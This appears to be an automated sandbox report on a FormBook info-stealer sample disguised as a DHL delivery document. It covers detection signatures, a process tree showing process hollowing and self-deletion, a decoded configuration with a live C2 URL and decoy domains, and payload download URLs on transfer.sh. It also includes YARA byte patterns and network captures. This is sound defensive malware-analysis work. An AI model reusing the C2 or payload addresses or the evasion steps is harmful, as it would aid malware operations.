ID: 562120
Sample Name: DHL Delivery Documents.exe
Cookbook: default.jbs
Time: 14:02:32
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

DHL Delivery Documents.exe


Overview

General Information

Sample Name:	DHL Delivery Documents.exe
Analysis ID:	562120
MD5:	5bc8492c9f262d…
SHA1:	da867a8b837e43.
SHA256:	7a4424af54555e..
Tags:	exe
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Initial sample is a PE file and has a…
- Writes to foreign memory regions
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- .NET source code contains potentia…

Classification



Process Tree

- **System is w10x64**
- DHL Delivery Documents.exe (PID: 4592 cmdline: "C:\Users\user\Desktop\DHL Delivery Documents.exe" MD5: 5BC8492C9F262D1F9840635B87EDF9C5)
  - aspnet_compiler.exe (PID: 5360 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msdt.exe (PID: 6760 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
        - cmd.exe (PID: 5848 cmdline: /c del "C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5256 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.trabaho-academy.net/zqzw/"
  ],
  "decoy": [
    "laurentmathieu.com",
    "nohohonndana.com",
    "hhmc.info",
    "shophallows.com",
    "blazebunk.com",
    "goodbridge.xyz",
    "flakycloud.com",
    "bakermckenziegroups.com",
    "formation-adistance.com",
    "lovingearthbotanicals.com",
    "tbrservice.plus",
    "heritagehousehotels.com",
    "drwbuildersco.com",
    "lacsghb.com",
    "wain3x.com",
    "dadreview.club",
    "continiutycp.com",
    "cockgirls.com",
    "48mpt.xyz",
    "033skz.xyz",
    "gmconstructionlnc.com",
    "ms-mint.com",
    "aenrione.xyz",
    "honxuan.com",
    "snowmanvila.com",
    "cig-online.com",
    "valetvolley.com",
    "bjsnft.com",
    "bennystrom.com",
    "flw.ink",
    "clarissagrandiart.com",
    "samfamstudio.com",
    "pamschams.com",
    "edgar-regale.com",
    "combi-tech.tech",
    "00xwq.online",
    "eclipseconstrucciones.com",
    "plick-click.com",
    "dive.education",
    "regenelis.com",
    "blue-chipwordtoscan-today.info",
    "xn--rsso51aevf65u.com",
    "maonagrana.com",
    "lucasdebatintrader.com",
    "cassijohnson.com",
    "roeten.online",
    "into-concrete.xyz",
    "motovip.store",
    "floryfab.com",
    "slkykq.com",
    "vidyakala.com",
    "stairwaystowealth.com",
    "meganandbobbyprine.com",
    "arestradings.com",
    "emilyschlueter.com",
    "platanin.com",
    "hnhstudios.com",
    "dmembutidos.com",
    "dcassorealtor.com",
    "megamobil.wien",
    "001skz.xyz",
    "5t45urfgurkhgbvkhbuh.com",
    "a3hd.com",
    "newmexicotruckwrecklawyers.com"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000000.296093050.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000000.296093050.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000000.296093050.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ae9:$sqlite3step: 68 34 1C 7B E1 • 0x16bfc:$sqlite3step: 68 34 1C 7B E1 • 0x16b18:$sqlite3text: 68 38 2A 90 C5 • 0x16c3d:$sqlite3text: 68 38 2A 90 C5 • 0x16b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c53:$sqlite3blob: 68 53 D8 7F 8C
00000008.00000000.331650604.000000001025A000.00000040.00000001.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000000.331650604.000000001025A000.00000040.00000001.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x41b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.0.aspnet_compiler.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.0.aspnet_compiler.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.0.aspnet_compiler.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
7.2.aspnet_compiler.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
7.2.aspnet_compiler.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 16 entries				

Sigma Overview

System Summary

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Executable has a suspicious name (potential lure to open the executable)

Data Obfuscation

.NET source code contains potential unpacker

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Shared Modules	Path Interception	7 1 2 Process Injection	1 Masquerading	OS Credential Dumping	1 2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	7 1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 1 2 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DHL Delivery Documents.exe	31%	Virustotal		Browse
DHL Delivery Documents.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.0.aspnet_compiler.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK .Gen		Download File
7.2.aspnet_compiler.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK .Gen		Download File
7.0.aspnet_compiler.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK .Gen		Download File
7.0.aspnet_compiler.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK .Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.microsoft.c	0%	URL Reputation	safe	
http://crl.microf	0%	Avira URL Cloud	safe	
http://crl.micros.	0%	Avira URL Cloud	safe	
www.trabaho-academy.net/zqzw/	1%	Virustotal		Browse
www.trabaho-academy.net/zqzw/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
transfer.sh	144.76.136.153	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://transfer.sh/get/mVKia7/BINCC.txt	false		high
www.trabaho-academy.net/zqzw/	true	• 1%, Virustotal, Browse • Avira URL Cloud: malware	low
http://https://transfer.sh/get/KkxDr1/bbbbbbbbbbb.txt	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://transfer.sh	DHL Delivery Documents.exe, 00000002.00000002.297376238.0000000003AC1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.microsoft.c	DHL Delivery Documents.exe, 00000002.00000002.300447432.000000001E2C4000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://transfer.sh/get/KkxDr1/bbbbbbbbbbb.txt9BNCXGAS.Properties.ResourcesL	DHL Delivery Documents.exe	false		high
http://crl.microf	DHL Delivery Documents.exe, 00000002.00000002.300447432.000000001E2C4000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.micros.	DHL Delivery Documents.exe, 00000002.00000002.300447432.000000001E2C4000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	DHL Delivery Documents.exe, 00000002.00000002.297376238.0000000003AC1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://transfer.sh/get/KkxDr1/bbbbbbbbbbb.txtx	DHL Delivery Documents.exe, 00000002.00000002.297598334.0000000003B1B000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562120
Start date:	28.01.2022
Start time:	14:02:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DHL Delivery Documents.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 64% (good quality ratio 58.7%) • Quality average: 71.6% • Quality standard deviation: 31.2%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): e12564.dspb.akamaiedge.net, client.wns.windows.com, store-images.s-microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:03:32	API Interceptor	1x Sleep call for process: DHL Delivery Documents.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\DHL Delivery Documents.exe.log

Process:	C:\Users\user\Desktop\DHL Delivery Documents.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1076
Entropy (8bit):	5.368419236023932
Encrypted:	false
SSDEEP:	24:ML9E4KrgKDE4KGKN08AKhPKIE4TKD1KoZAE4KKPN+84xpNT:MxHKEYHKGD8AoPtHTG1hAHKKPN+vxpNT
MD5:	BA59E2E532D7B32DDB5669F4DDA552B9

SHA1:	56321A97094257CE0B8DD955B6F433D971093890
SHA-256:	C46FC927838D524FB8361EA17F8BB19694C7175106544FE95367E5DF8BD9891B
SHA-512:	2F1702E762B6DA239580311D0EEFF203DA8D584D6B5E0922DB730A4CE770DA46B750C380B70D3BED632DFBE28CAAB27B6067EEE57C152EE51828E03E5BA2214F
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll",0..3,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V

Static File Info

General

File type:	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.616131066331666
TrID:	• Win64 Executable GUI Net Framework (217006/5) 49.88% • Win64 Executable GUI (202006/5) 46.43% • Win64 Executable (generic) (12005/4) 2.76% • Generic Win/DOS Executable (2004/3) 0.46% • DOS Executable Generic (2002/1) 0.46%
File name:	DHL Delivery Documents.exe
File size:	48640
MD5:	5bc8492c9f262d1f9840635b87edf9c5
SHA1:	da867a8b837e43c91414ff46d239ab95b799d04b
SHA256:	7a4424af54555e5a81f6fa4e2b2c42c6d19c71bbcc261cd1be14af245c3b711c
SHA512:	a9f75f93607443861c6b2ec9f242faacda666967cb6cbdab8cb8c8f208047a7a90448046242aead694fe391a2bbcb9f52688bdbee08bf492cb511f71748a365e
SSDEEP:	768:24jw5Zoo7adxM2GzRpAgka/8HHUTQQQQQQBdy3bI91GN6bcE/2ihWSCAtkrjL1X:2Awzf3Rpga/eHUTQQQQQQBdBgN6b5/S
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....+.a.....8..... ....@..... ..... @...@.....@..... .....

File Icon

Icon Hash:	a289a9ed6da39200

Static PE Info

General

Entrypoint:	0x400000
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61F32B10 [Thu Jan 27 23:30:24 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	

Entrypoint Preview

Instruction
dec ebp
pop edx
nop
add byte ptr [ebx], al
add byte ptr [eax], al
add byte ptr [eax+eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x6000	0x8328	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x5796	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2000	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x37e0	0x3800	False	0.435965401786	data	5.4642521586	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x6000	0x8328	0x8400	False	0.587446732955	data	6.83628691595	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources


Name	RVA	Size	Type	Language	Country
RT_ICON	0x61c0	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0x6628	0x1128	data		
RT_ICON	0x7750	0x2668	data		
RT_ICON	0x9db8	0x40a2	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0xde5c	0x3e	data		
RT_VERSION	0xde9c	0x2a0	data		
RT_MANIFEST	0xe13c	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2022
Assembly Version	1.0.0.0
InternalName	BNCXGAS.exe
FileVersion	1.0.0.0
ProductName	BNCXGAS
ProductVersion	1.0.0.0
FileDescription	BNCXGAS
OriginalFilename	BNCXGAS.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 14:03:28.264552116 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:28.264620066 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:28.264719009 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:28.520648003 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:28.520692110 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:28.610454082 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:28.610636950 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:28.614259005 CET	49751	443	192.168.2.3	144.76.136.153
